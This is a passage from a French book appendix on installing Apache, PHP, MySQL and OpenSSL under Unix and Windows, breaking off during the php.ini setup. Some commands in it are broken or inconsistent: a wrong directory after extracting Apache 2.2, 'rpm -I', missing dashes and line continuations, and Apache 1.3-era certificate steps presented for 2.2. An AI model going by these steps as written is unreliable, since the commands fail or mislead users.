Cette annexe n'explique pas comment ajouter PHP à Microsoft Internet Information Server ou à d'autres serveurs web car nous conseillons d'utiliser le serveur Apache à chaque fois que cela est possible. Vous trouverez des informations sur l'installation de PHP avec Microsoft IIS ou Personal Web Server (PWS) dans le manuel en ligne PHP, sur la page **http://www.php.net/manual/en/install.windows.iis.php**.

Cette annexe a pour but de fournir un guide d'installation d'un serveur web destiné à héberger plusieurs sites. Certains sites de commerce électronique, comme certains de ceux pris en exemple dans cet ouvrage, nécessitent SSL (*Secure Socket Layer*) pour les solutions d'e-commerce, et la plupart des sites web utilisent des scripts pour se connecter à un serveur de base de données, afin d'en extraire des données et les traiter.

De nombreux utilisateurs de PHP n'ont jamais besoin d'installer PHP sur leur ordinateur personnel. C'est la raison pour laquelle ces informations sont rassemblées dans une annexe plutôt que dans le Chapitre 1. Le meilleur moyen de disposer d'un serveur fiable avec une connexion rapide à Internet et PHP déjà installé consiste à souscrire un compte auprès de l'un des milliers de services d'hébergement disséminés dans le monde.

L'usage que vous ferez de PHP influera certainement sur votre décision. Si vous disposez d'un ordinateur connecté en permanence au réseau et que vous projetiez de l'utiliser comme serveur, la qualité des connexions peut avoir de l'importance pour vous. Si vous configurez un serveur de développement afin de développer et de tester votre code, le fait d'avoir une configuration identique au serveur sur lequel vous projetez d'installer votre application sera la considération la plus importante. Si vous avez le projet d'exécuter ASP et PHP sur le même ordinateur, d'autres restrictions s'appliqueront.

INFO

L'interpréteur PHP peut être exécuté en tant que module ou en tant que binaire CGI (*Common Gateway Interface*) distinct. Généralement, on emploie la version module pour des raisons de performances, mais on recourt parfois à la version CGI pour des serveurs pour lesquels il n'existe pas de module PHP ou parce que cela permet d'exécuter différentes pages PHP sous différents ID d'utilisateur.

Dans cette annexe, nous privilégierons la version module comme méthode d'exécution de PHP.

Installation d'Apache, PHP et MySQL sous Unix

En fonction de vos besoins et de votre expérience avec les systèmes Unix, vous choisirez une installation avec des binaires ou la compilation des programmes directement à partir de leur source. Ces deux approches ont des avantages et des inconvénients.

Un expert réalisera une installation binaire en quelques minutes et cela ne demandera pas beaucoup plus de temps à un débutant. L'inconvénient est que le système installé datera déjà de quelques versions par rapport aux versions actuelles des programmes. En outre, le système sera configuré en fonction de décisions prises par une autre personne.

Une installation avec les sources demande quelques heures pour le téléchargement, l'installation et la configuration, et elle est intimidante les premières fois. Elle procure toutefois un contrôle complet car on peut choisir ce que l'on veut installer, les versions utilisées et les directives de configuration.

Installation à partir de binaires

La plupart des distributions Linux comprennent un serveur web Apache préconfiguré qui intègre PHP. Les caractéristiques internes de ces installations dépendent de la distribution choisie et de sa version.

Un inconvénient des installations avec des binaires tient au fait qu'on obtient rarement la dernière version du programme installé. Selon l'importance des dernières corrections

de bogues, le fait d'utiliser une version plus ancienne peut ne pas être gênant, mais le problème principal tient à ce que vous ne pouvez pas choisir les options qui sont compilées dans vos programmes.

La méthode la plus souple et la plus fiable implique la compilation de tous les programmes dont vous avez besoin à partir de leurs sources. Cette opération demandant un peu plus de temps qu'une installation à partir de RPM, vous préférerez peut-être malgré tout installer à partir de RPM ou d'un autre système de paquetages binaires lorsque ceux-ci sont disponibles. Même si les fichiers binaires avec la configuration dont vous avez besoin ne sont pas disponibles auprès des sources officielles, vous en trouverez de non officielles à l'aide d'un moteur de recherche.

Installation à partir des sources

Installons Apache, PHP et MySQL dans un environnement Unix. Tout d'abord, nous devons décider des modules supplémentaires que nous ajouterons à ce trio. Compte tenu du fait que certains exemples de cet ouvrage requièrent l'utilisation d'un serveur sécurisé pour les transactions web, nous installerons ici un serveur prenant en charge SSL (*Secure Socket Layer*).

Notre installation PHP ressemblera plus ou moins à celle par défaut, sauf que nous activerons également la bibliothèque GD2, qui n'est qu'un exemple des nombreuses bibliothèques disponibles pour PHP. Nous l'installerons ici afin de vous montrer les opérations impliquées par l'installation de bibliothèques supplémentaires dans PHP. La compilation de la majorité des programmes Unix suit la même procédure.

Généralement, il faut recompiler PHP après l'installation d'une nouvelle bibliothèque ; si vous savez à l'avance ce dont vous avez besoin, vous avez donc tout intérêt à installer les bibliothèques exigées avant de compiler le module PHP.

Ici, nous effectuerons notre installation sur un serveur SuSE Linux, mais notre description restera suffisamment générique pour s'appliquer aux autres serveurs Unix.

Commençons par énumérer les outils nécessaires au processus d'installation :

- Apache (**http://www.apache.org/**), le serveur web ;
- OpenSSL (**http://www.openssl.org/**), le paquetage open-source qui implémente SSL (*Secure Socket Layer*) ;
- MySQL (**http://www.mysql.com/**), la base de données relationnelle ;
- PHP (**http://www.php.net/**), le langage de script côté serveur ;
- JPEG (**ftp://ftp.uu.net/graphics/jpeg/**), la bibliothèque JPEG, requise par PDFlib et GD ;

- PNG (**http://www.libpng.org/pub/png/libpng.html**), la bibliothèque PNG, requise par GD ;
- Zlib (**http://www.gzip.org/zlib/**), la bibliothèque zlib, requise par la bibliothèque PNG (voir ci-dessus) ;
- TIFF (**http://www.libtiff.org/**), la bibliothèque TIFF, requise par PDFlib ;
- IMAP (**ftp://ftp.cac.washington.edu/imap/**), le client IMAP, requis par IMAP.

Si vous voulez utiliser la fonction `mail()`, vous devez installer un MTA (*Mail Transfer Agent*) mais nous ne présenterons pas cette installation ici.

Nous supposerons que vous avez un accès `root` au serveur et que vous disposez des outils suivants :

- `gzip` ou `gunzip` ;
- `gcc` et GNU `make`.

Lorsque vous êtes prêt à entreprendre le processus d'installation, il est préférable de commencer par télécharger toutes les sources (sous forme de fichiers `tar`) dans un répertoire temporaire. Assurez-vous de les enregistrer à un emplacement où vous disposerez de suffisamment d'espace disque. Dans notre cas, nous avons choisi */usr/src* comme répertoire temporaire. Pour éviter tout problème au niveau des permissions, il est préférable de les télécharger avec le compte de l'utilisateur `root`.

Installation de MySQL

Dans cette section, nous allons décrire une installation de MySQL réalisée à partir d'un binaire. Celle-ci placera automatiquement tous les fichiers à différents emplacements. Les répertoires que nous avons choisis pour les deux autres programmes de notre trio sont les suivants :

- `/usr/local/apache2` ;
- `/usr/local/ssl`.

Vous pouvez, bien sûr, choisir des répertoires différents : il suffit pour cela d'utiliser l'option `prefix` avant l'installation.

Allons-y ! Passez sous le compte `root` avec `su` :

```
$ su root
```

et entrez le mot de passe de l'utilisateur `root`. Placez-vous dans le répertoire courant, celui dans lequel vous avez stocké les fichiers sources :

```
# cd /usr/src
```

MySQL conseille de télécharger un binaire de MySQL plutôt que compiler cette application à partir de ses sources. La version à utiliser dépendra de ce que vous souhaitez

réaliser. Bien que les versions en phase de test de MySQL soient généralement très stables, il peut être préférable de ne pas les utiliser sur un site de production. Si vous ne faites que vous entraîner sur votre propre ordinateur, vous pouvez choisir d'utiliser l'une de ces versions.

Vous devez télécharger les paquetages suivants :

```
MySQL-server-VERSION.i386.rpm
MySQL-Max-VERSION.i386.rpm
MySQL-client-VERSION.i386.rpm
```

VERSION est un terme de remplacement pour le numéro de version. Quelle que soit la version que vous choisirez, assurez-vous de télécharger un ensemble cohérent. Si vous projetez d'exécuter le client et le serveur MySQL sur votre ordinateur et que vous souhaitiez compiler la prise en charge de MySQL dans d'autres programmes tels que PHP, vous aurez besoin de tous ces paquetages.

Entrez les commandes suivantes pour installer les serveurs et client MySQL :

```
rpm -i MySQL-server-VERSION.i386.rpm
rpm -i MySQL-Max-VERSION.i386.rpm
rpm -I MySQL-client-VERSION.i386.rpm
```

Le serveur MySQL doit à présent être opérationnel.

Il est désormais temps d'attribuer un mot de passe à l'utilisateur `root` de MySQL. Dans la commande qui suit, assurez-vous de remplacer *`nouveau mdp`* par le mot de passe de votre choix ; sinon le mot de passe `root` sera *nouveau_mdp :*

```
mysqladmin -u root password 'nouveau_mdp'
```

L'installation de MySQL crée automatiquement deux bases de données. La première est la base de données `mysql`, qui contrôle les utilisateurs, les hôtes et les permissions sur les bases de données du serveur. La seconde est une base de données de test. Vous pouvez donc tester le SGBDR *via* la ligne de commande, de la manière suivante :

```
# mysql -u root -p
Enter password :
mysql> show databases;
+--------------------+
|  Database          |
+--------------------+
|  mysql             |
|  test              |
+--------------------+
2 rows in set (0.00 sec)
```

Entrez `quit` ou `\q` pour quitter le client MySQL.

La configuration par défaut de MySQL permet à n'importe quel utilisateur d'accéder au système sans avoir à fournir un nom d'utilisateur ou un mot de passe, ce qui est, évidemment, peu souhaitable.

La dernière opération de l'installation de MySQL consiste donc à faire un peu de ménage en supprimant cet utilisateur anonyme. Pour cela, ouvrez une ligne de commande et tapez les lignes suivantes :

```
# mysql -u root -p
mysql> use mysql
mysql> delete from user where User='';
mysql> quit
```

Puis :

```
mysqladmin -u root -p reload
```

pour que ces modifications soient prises en compte par le serveur.

Vous devez également activer la journalisation binaire sur le serveur MySQL, car vous en aurez besoin si vous prévoyez d'utiliser la réplication. Pour cela, arrêtez d'abord le serveur :

```
mysqladmin -u root -p shutdown
```

Puis créez un fichier appelé */etc/my.cnf* qui servira à stocker les options de MySQL. Pour le moment, vous n'en avez besoin que d'une seule, mais vous pouvez en définir plusieurs à cet endroit. Consultez le manuel MySQL pour en connaître la liste complète.

Ouvrez le fichier et tapez :

```
[mysqld]
log-bin
```

Enregistrez le fichier et quittez le programme. Ensuite, redémarrez le serveur en lançant la commande `mysqld safe`.

Installation de PHP

Passons maintenant à l'installation de PHP. Vous devez toujours agir en tant que `root`.

L'installation de PHP requiert qu'Apache soit préconfiguré pour que PHP puisse localiser ce qui lui est nécessaire. Nous reviendrons sur ce point un peu plus loin dans cette section lorsque nous configurerons le serveur Apache. Revenez au dossier dans lequel sont stockées les sources :

```
# cd /usr/src
# gunzip -c httpd-2.2.9.tar.gz | tar xvf -
# cd apache_1.3.31
# ./configure --prefix=/usr/local/apache2
```

Nous pouvons alors véritablement nous attaquer à l'installation de PHP. Procédez à l'extraction des fichiers source, puis allez dans le répertoire d'installation :

```
# cd /usr/src
# gunzip -c php-5.2.6.tar.gz | tar xvf -
# cd php-5.2.6
```

Là encore, vous pouvez définir de nombreuses options avec la commande `configure` de PHP. Pour déterminer les options que vous voulez ajouter, faites `configure help | less`. Dans le cas présent, nous voulons ajouter la prise en charge de MySQL, d'Apache, de PDFlib et de gd.

Notez que les lignes qui suivent forment une seule et même commande. Nous aurions pu la placer sur une seule et même ligne mais, par souci de lisibilité, nous avons préféré ici utiliser le caractère de continuation, la barre oblique inversée (\), pour écrire la commande sur plusieurs lignes :

```
# ./configure  --prefix=/le/repertoire/de/php
               --with-mysqli=/le/repertoire/de/mysql_config \
               --with-apxs2=/usr/local/apache2/bin/apxs \
               --with-jpeg-dir=/repertoire/de/jpeglib \
               --with-tiff-dir=/repertoire/de/tiffdir \
               --with-zlib-dir=/repertoire/de/zlib \
               --with-imap=/repertoire/de/imapcclient \
               --with-gd
```

Nous pouvons ensuite créer et installer les binaires :

```
# make
# make install
```

Copiez le fichier *ini* dans le répertoire *lib :*

```
# cp php.ini-dist /usr/local/lib/php.ini
```

ou

```
# cp php.ini-recommended /usr/local/lib/php.ini
```

Dans les commandes précédentes, les deux versions de *php.ini* suggérées contiennent des jeux d'options différents. Le premier, *php.ini-dist*, est destiné à des ordinateurs de développement. C'est ainsi, par exemple, que la directive `display errors` y est définie à `On`, ce qui est utile pour le développement mais n'est guère souhaitable sur un ordinateur en production. Lorsque nous faisons référence à la valeur par défaut des paramètres de *php.ini* dans ce livre, c'est à cette version de *php.ini* que nous renvoyons. La seconde version, *php.ini-recommended*, est destinée aux ordinateurs en production.

Vous pouvez modifier le fichier *php.ini* pour définir les options de PHP. Vous pouvez en définir un certain nombre, mais peu méritent de s'y attarder. Vous devrez, par exemple, définir la valeur de la directive `sendmail path` si vous voulez envoyer des e-mails avec des scripts.

Il faut maintenant installer OpenSSL, qui permettra de créer des certificats temporaires et des fichiers CSR. L'option `prefix` précise le répertoire principal d'installation :

```
# gunzip -c openssl-0.9.8h.tar.gz | tar xvf -
# cd openssl-0.9.8h
# ./config --prefix=/usr/local/ssl
```

Ensuite, entrez les commandes suivantes pour lancer la compilation et l'installation :

```
# make
# make test
# make install
```

Puis configurez la compilation d'Apache. L'option de compilation `enable so` active l'utilisation des objets partagés dynamiques (DSO, pour *Dynamic Shared Object*) et l'utilisation du module `mod ssl` (bien qu'il soit fortement conseillé d'utiliser les DSO pour disposer d'une souplesse maximale, Apache ne les supporte pas sur certaines plates-formes) :

```
# cd ../httpd-2.2.9
# SSL_BASE=../openssl-0.9.8h \
     ./configure \
     --prefix=/usr/local/apache2 \
     --enable-so
     --enable-ssl
```

Enfin, vous pouvez compiler Apache et les certificats, puis les installer :

```
# make
```

Si tout s'est bien passé, vous devriez voir s'afficher un message semblable à celui-ci :

```
+-----------------------------------------------------------------+
| Before you install the package you now should prepare the SSL   |
| certificate system by running the 'make certificate' command.   |
| For different situations the following variants are provided:   |
|                                                                 |
| % make certificate TYPE=dummy (dummy self-signed Snake Oil cert)|
| % make certificate TYPE=test (test cert signed by Snake Oil CA) |
| % make certificate TYPE=custom (custom cert signed by own CA)   |
| % make certificate TYPE=existing (existing cert)                |
| CRT=/path/to/your.crt [KEY=/path/to/your.key]                   |
| Use TYPE=dummy when you're a vendor package maintainer,         |
| the TYPE=test when you're an admin but want to do tests only,   |
| the TYPE=custom when you're an admin willing to run a real server |
| and TYPE=existing when you're an admin who upgrades a server.   |
| (The default is TYPE=test)                                      |
|                                                                 |
|                                                                 |
| Additionally add ALGO=RSA (default) or ALGO=DSA to select       |
| the signature algorithm used for the generated certificate.     |
| Use 'make certificate VIEW=1' to display the generated data.    |
| Thanks for using Apache & mod_ssl. Ralf S. Engelschall          |
| rse@engelschall.com  -   www.engelschall.com                    |
+-----------------------------------------------------------------+
```

Vous pouvez à présent créer un certificat personnalisé. Vous serez alors invité à entrer votre situation géographique, le nom de votre société et diverses autres informations. Pour les informations de contact, il est conseillé d'indiquer des données correctes :

```
# make certificate TYPE=custom
```

Ensuite, installez Apache :

```
# make install
```

Si l'installation se déroule correctement, vous devriez obtenir un message du type :

```
+--------------------------------------------------------+
| You now have successfully built and installed the      |
| Apache 2.2 HTTP server. To verify that Apache actually |
| works correctly you now should first check the         |
| (initially created or preserved) configuration files   |
|                                                        |
|   /usr/local/apache2/conf/httpd.conf                   |
|                                                        |
| and then you should be able to immediately fire up     |
| Apache the first time by running:                      |
|                                                        |
|   /usr/local/apache2/bin/apachectl start               |
|                                                        |
|                                                        |
| Thanks for using Apache.       The Apache Group        |
|                                http://www.apache.org/  |
+--------------------------------------------------------+
```

À ce stade, il est temps de vérifier qu'Apache et PHP fonctionnent correctement. Avant ce test, toutefois, nous devons modifier le fichier *httpd.conf* pour ajouter le type PHP à la configuration.

Modification du fichier *httpd.conf*

Lisez le fichier *httpd.conf*. Si vous avez suivi les précédentes instructions, il devrait se trouver dans le répertoire */usr/local/apache2/conf*. Dans ce fichier, les lignes `addtype` apparaissent en tant que commentaires ; vous devez donc les décommenter afin que le fichier présente l'aspect suivant :

```
AddType application/x-httpd-php .php
AddType application/x-httpd-php-source .phps
```

Nous pouvons à présent lancer le serveur Apache afin de tester son fonctionnement. Dans un premier temps, nous allons démarrer le serveur sans le support de SSL. Nous vérifierons que PHP est correctement reconnu, puis nous arrêterons le serveur et nous le relancerons, mais cette fois avec le support de SSL.


Utilisez `configtest` pour vérifier que la configuration est correcte :

```
# cd /usr/local/apache2/bin
# ./apachectl configtest
Syntax OK
# ./apachectl start
    ./apachectl start: httpd started
```

Si le serveur Apache est opérationnel, la connexion au serveur au moyen d'un navigateur web devrait vous donner un affichage semblable à celui de la Figure A.1.

Figure A.1

La page de test par défaut fournie par le serveur Apache.



ASTUCE

Vous pouvez vous connecter au serveur avec un nom de domaine ou en utilisant l'adresse IP de l'ordinateur. Testez ces deux possibilités pour vous assurer que tout fonctionne correctement.

Test du fonctionnement de PHP


Nous allons à présent tester le support de PHP. Créez un fichier *test.php* contenant le code donné ci-après. Ce fichier doit être enregistré dans le dossier racine du serveur HTTP, qui devrait être par défaut `/usr/local/apache2/htdocs`, bien que cet emplacement dépende du préfixe choisi pour le répertoire d'installation. Ce paramétrage peut être changé dans le fichier *httpd.conf :*

```
<? phpinfo() ?>
```

Le résultat obtenu à l'écran devrait être semblable à celui de la Figure A.2.

Figure A.2

La fonction phpinfo() *fournit des informations de configuration très utiles.*



Test du fonctionnement de SSL

Avec Apache 2.2, vous devez activer SSL en décommentant la règle concernant *http-ssl.conf* dans *httpd.conf* .

Au lieu de :

```
# Include conf/extra/httpd-ssl.conf
```

Vous devez donc avoir :

```
Include conf/extra/httpd-ssl.conf
```

Vous pouvez effectuer de nombreuses modifications dans le fichier *httpd-ssl.conf*. Consultez la documentation d'Apache, disponible sur la page **http://httpd.apache.org/docs/2.2/mod/mod_ssl.html**.

Après avoir effectué ces modifications de configuration, il suffit d'arrêter le serveur, puis de le relancer:

```
# /usr/local/apache2/bin/apachectl stop
# /usr/local/apache2/bin/apachectl start
```

Testez le fonctionnement de SSL en vous connectant au serveur avec un navigateur web et en sélectionnant le protocole `https` de la manière suivante :

```
https://votreserveur.votredomaine.com
```

Essayez également l'adresse IP de votre serveur, comme suit :

```
https://xxx.xxx.xxx.xxx
```

ou

```
http://xxx.xxx.xxx.xxx:443
```

Si tout fonctionne bien, le serveur envoie le certificat au navigateur pour établir une connexion sécurisée et ce dernier vous invitera alors à accepter le certificat autosigné. S'il s'agissait d'un certificat provenant d'une autorité de certification en laquelle votre navigateur a déjà confiance, il ne vous demanderait pas votre accord mais, ici, nous avons créé et signé nos propres certificats. Avant d'acheter un certificat d'une autorité de certification, il est en effet nécessaire de vérifier que tout fonctionne correctement.

Si vous utilisez Internet Explorer ou Firefox, un symbole de cadenas doit figurer dans la barre d'état de votre navigateur, indiquant qu'une connexion sécurisée a été établie. La Figure A.3 montre l'icône utilisée par Firefox ; il se trouve généralement dans le coin inférieur droit de la fenêtre du navigateur.

Figure A.3

Les navigateurs web signalent par une icône spéciale que la page visualisée a été chargée via *une connexion SSL.*

Pour utiliser les modules PHP que vous avez installés comme des objets partagés, vous devez encore réaliser quelques étapes.

Copiez d'abord le module que vous avez compilé dans le répertoire des extensions de PHP. Il s'agira probablement de `/usr/local/lib/php/extensions`.

Ajoutez la ligne suivante dans votre fichier *php.ini :*

```
Extension = nom_extension.so
```

Vous devrez ensuite relancer Apache.

Installation d'Apache, de PHP et de MySQL sous Windows

La procédure d'installation sous Windows est légèrement différente de celle sous Unix, car PHP est installé soit en tant que script CGI (*php.exe*), soit en tant que module SAPI (*php5apache2_2.dll*). En revanche, Apache et MySQL s'installent de la même manière sous Windows et Unix. Assurez-vous d'avoir installé les derniers correctifs disponibles pour Windows avant de vous lancer dans cette procédure d'installation.

Installation de MySQL sous Windows

Les instructions suivantes ont été écrites pour une installation sous Windows Vista.

Téléchargez le fichier d'installation *Windows Essentials *.msi* à partir de **http://www.mysql.com**, puis double-cliquez sur ce fichier pour lancer l'installation.

Les premiers écrans du programme d'installation présentent des informations générales sur le processus d'installation et sur la licence de MySQL. Lisez-les, puis cliquez sur le bouton *Continuer* pour passer à la suite. Le premier choix important que vous aurez à faire concerne le type d'installation : type, compacte ou personnalisée. Comme l'installation type convient à nos besoins, laissez ce choix par défaut et cliquez sur le bouton *Suivant*.

Lorsque l'installation sera terminée, le guide de configuration de MySQL vous permettra de créer un fichier *my.ini* adapté à vos besoins. Pour cela, cochez la case *Configurer MySQL Server* et cliquez sur le bouton *Terminer.*

Choisissez les options de configuration appropriées parmi celles qui sont présentées dans les différents écrans du guide de configuration ; consultez le manuel en ligne sur **http://dev.mysql.com/doc/refman/5.0/en/index.html** pour plus de détails sur ces options. Lorsque la configuration est terminée (ce qui inclut l'ajout d'un mot de passe pour l'utilisateur `root`), le programme lancera le service MySQL. Lorsque le serveur a été installé, vous pourrez utiliser le gestionnaire de services (qui se trouve

dans le panneau de configuration de Windows) pour l'arrêter, le démarrer ou faire en sorte qu'il soit lancé automatiquement. Double-cliquez sur *Outils d'administration*, puis sur *Services*.

L'utilitaire *Services* est montré à la Figure A.4. Si vous voulez configurer des options de MySQL, vous devez d'abord arrêter le service puis indiquer ces options en tant que *paramètres de démarrage* dans l'utilitaire *Services* avant de redémarrer le service MySQL. Vous pouvez arrêter le service MySQL avec l'utilitaire *Services* ou avec les commandes `NET STOP MySQL` ou `mysqladmin shutdown`.




Figure A.4

L'utilitaire Services *permet de configurer les services exécutés sur votre ordinateur.*

MySQL

MySQL est livré avec plusieurs utilitaires en ligne de commande. Aucun d'entre eux ne sera simple à lancer tant que votre variable `PATH` n'inclut pas le répertoire qui contient le binaire de MySQL. Cette variable d'environnement est en effet destinée à indiquer à Windows les emplacements où rechercher les exécutables des programmes.

La majorité des commandes que vous utilisez sur la ligne de commande de Windows, comme `dir` et `cd`, sont des commandes internes, intégrées à *cmd.exe*. D'autres, comme `format` et `ipconfig`, disposent d'un exécutable qui leur est propre. Tout comme il ne

serait pas pratique de taper `C:\WINNT\system32\format` à chaque fois que vous voulez formater un disque, il est préférable d'éviter d'avoir à taper `C:\mysql\bin\mysql` pour exécuter le moniteur MySQL.

Le répertoire dans lequel résident les exécutables des commandes de base de Windows, comme *format.exe*, est automatiquement mentionné dans votre `PATH` ; c'est pourquoi vous pouvez vous contenter de taper `format`. Pour pouvoir faire la même chose avec les outils en ligne de commande de MySQL, vous devez indiquer leur emplacement dans cette variable d'environnement.

Cliquez sur *Démarrer*, choisissez *Paramètres*, puis le *Panneau de configuration*. Double-cliquez sur *Système* et sélectionnez l'onglet *Avancé*. Si vous cliquez sur le bouton *Variables d'environnement*, il apparaîtra une boîte de dialogue qui vous permettra d'afficher les variables d'environnement de votre système. Double-cliquez sur `PATH` pour modifier le contenu de celle-ci.

Ajoutez un point-virgule à la fin de la ligne de votre `PATH` actuel afin de séparer la nouvelle entrée de la précédente, puis ajoutez `c:\mysql\bin`. Lorsque vous cliquerez sur *OK*, votre ajout sera enregistré dans la base de registres du système et, au prochain redémarrage de l'ordinateur, vous pourrez entrer `mysql` au lieu de `C:\mysql\bin\mysql`.

Installation d'Apache sous Windows

Apache 2.2 s'exécute sur la plupart des versions de Windows et offre des performances améliorées et une stabilité accrue par rapport à Apache 2.0 et Apache 1.3 pour Windows. Vous pourriez l'installer à partir de ses fichiers sources mais, comme peu de systèmes Windows disposent des outils nécessaires à la compilation, nous présenterons ici son installation à partir d'un installateur *.msi*.

Nous avons donc téléchargé le fichier *apache_2.2.9-win32-x86-openssl-0.9.8h-r2.msi*, qui contient la version courante dans la branche 2.2 pour Windows, plus OpenSSL 0.9.8h. Ce fichier ne contient pas les sources mais est empaqueté sous forme de fichier MSI, le format utilisé par l'installateur de Windows.

Sauf si vous avez affaire à un bogue particulièrement mystérieux ou que vous souhaitiez participer à l'effort de développement, il est peu probable que vous souhaitiez compiler vous-même le code source. Ce fichier contient donc le serveur Apache prêt pour l'installation.

Double-cliquez sur le fichier téléchargé pour lancer la procédure d'installation. Celle-ci devrait vous être familière puisqu'elle ressemble à toutes celles qui utilisent l'installeur Windows (voir Figure A.5).

Figure A.5
L'installateur Apache est simple d'emploi.

Le programme d'installation vous demandera de renseigner les points suivants :

- Le nom du réseau, le nom du serveur et l'adresse e-mail de l'administrateur. Si vous installez un serveur pour un environnement de production, il est préférable de répondre à ces questions. Si le serveur est destiné à votre usage personnel, celles-ci ne sont pas très importantes.
- Si vous voulez exécuter Apache en tant que service. Comme pour MySQL, il est généralement préférable de le configurer de cette manière.
- Le type d'installation. Nous recommandons l'installation complète mais vous pouvez choisir l'installation personnalisée si vous souhaitez ne pas installer certains composants, comme la documentation.
- Le répertoire dans lequel installer Apache. (Le répertoire par défaut est *C:\Program Files\Apache Software Foundation\Apache2.2*.)

Lorsque tous ces renseignements auront été fournis, le serveur Apache sera installé et démarré.

Apache écoutera sur le port 80 (sauf si vous avez modifié les directives `Port`, `Listen` ou `BindAddress` dans les fichiers de configuration) après son démarrage. Pour vous connecter au serveur et accéder à la page par défaut, lancez un navigateur web et entrez l'URL suivante :

```
http://localhost/
```

Vous devriez alors voir une page de bienvenue semblable à celle montrée à la Figure A.1. Si rien ne se passe, ou si vous obtenez un message d'erreur, examinez le contenu du fichier *error.log* dans le répertoire *logs*. Si votre hôte n'est pas connecté à Internet, peut-être devrez-vous utiliser l'URL suivante :

```
http://127.0.0.1/
```

Cette adresse IP est celle qui correspond à l'hôte local, `localhost`.

Si vous avez modifié le numéro de port par défaut (80), vous devez ajouter :*`numéro port`* à la fin de l'URL, mais n'oubliez pas qu'Apache ne peut *pas* partager le même port avec une autre application TCP/IP.

Vous pouvez lancer et arrêter le service Apache à partir du menu *Démarrer* : Apache s'y ajoute lui-même sous l'intitulé "Apache HTTP Server" dans le sous-menu *Programmes*. Dans le panneau intitulé "Contrôle du serveur Apache", vous trouverez les options permettant de démarrer, d'arrêter ou de redémarrer le serveur.

Après avoir installé Apache, il peut être nécessaire d'éditer les fichiers de configuration conservés dans le répertoire *conf*. Nous aborderons la modification du fichier de configuration *httpd.conf* lors de l'installation de PHP.

Installation de PHP sous Windows

Pour installer PHP pour Windows, commencez par télécharger les fichiers pour PHP depuis **http://www.php.net**.

Pour installer PHP sous Windows, vous avez besoin de deux fichiers. L'un est le fichier ZIP contenant PHP (portant un nom comme *php-5.2.6-Win32.zip*) et l'autre est une collection de bibliothèques (et porte un nom du type *pecl-5.2.6-Win32.zip*).

Commencez par décompresser le fichier ZIP vers le répertoire de votre choix. L'emplacement habituel est *c:\PHP* et c'est celui que nous utiliserons ici.

Vous pouvez installer les bibliothèques PECL en décompressant le fichier PECL vers votre répertoire d'extensions. Si *C:\PHP* est le répertoire de base, il s'agira de *C:\PHP\ext*.

Suivez ensuite ces étapes :

1. Dans le répertoire principal, vous trouverez un fichier appelé *php.exe* et un autre appelé *php5ts.dll*. Il s'agit des deux fichiers dont vous avez besoin pour exécuter PHP dans sa version CGI. Si vous souhaitez l'exécuter en tant que module SAPI, vous pouvez utiliser le *php5apache2_2.dll*.

   Les modules SAPI s'exécutent plus rapidement et sont mieux sécurisés ; la version CGI vous permet d'exécuter PHP à partir de la ligne de commande. Là encore, c'est à vous de décider.

2. Installez un fichier de configuration *php.ini*. PHP est fourni avec deux fichiers prédéfinis : *php.ini-dist* et *php.ini-recommended*. Nous vous conseillons de choisir le premier pendant que vous apprenez PHP ou sur les serveurs de développement et *php.ini-recommended* sur les serveurs en production. Faites une copie de ce fichier que vous renommerez *php.ini*.

4. Modifiez ce fichier *php.ini*. Celui-ci contient de nombreux paramètres que vous pouvez ignorer pour l'instant. Ceux qui nous intéressent dans l'immédiat sont les suivants :

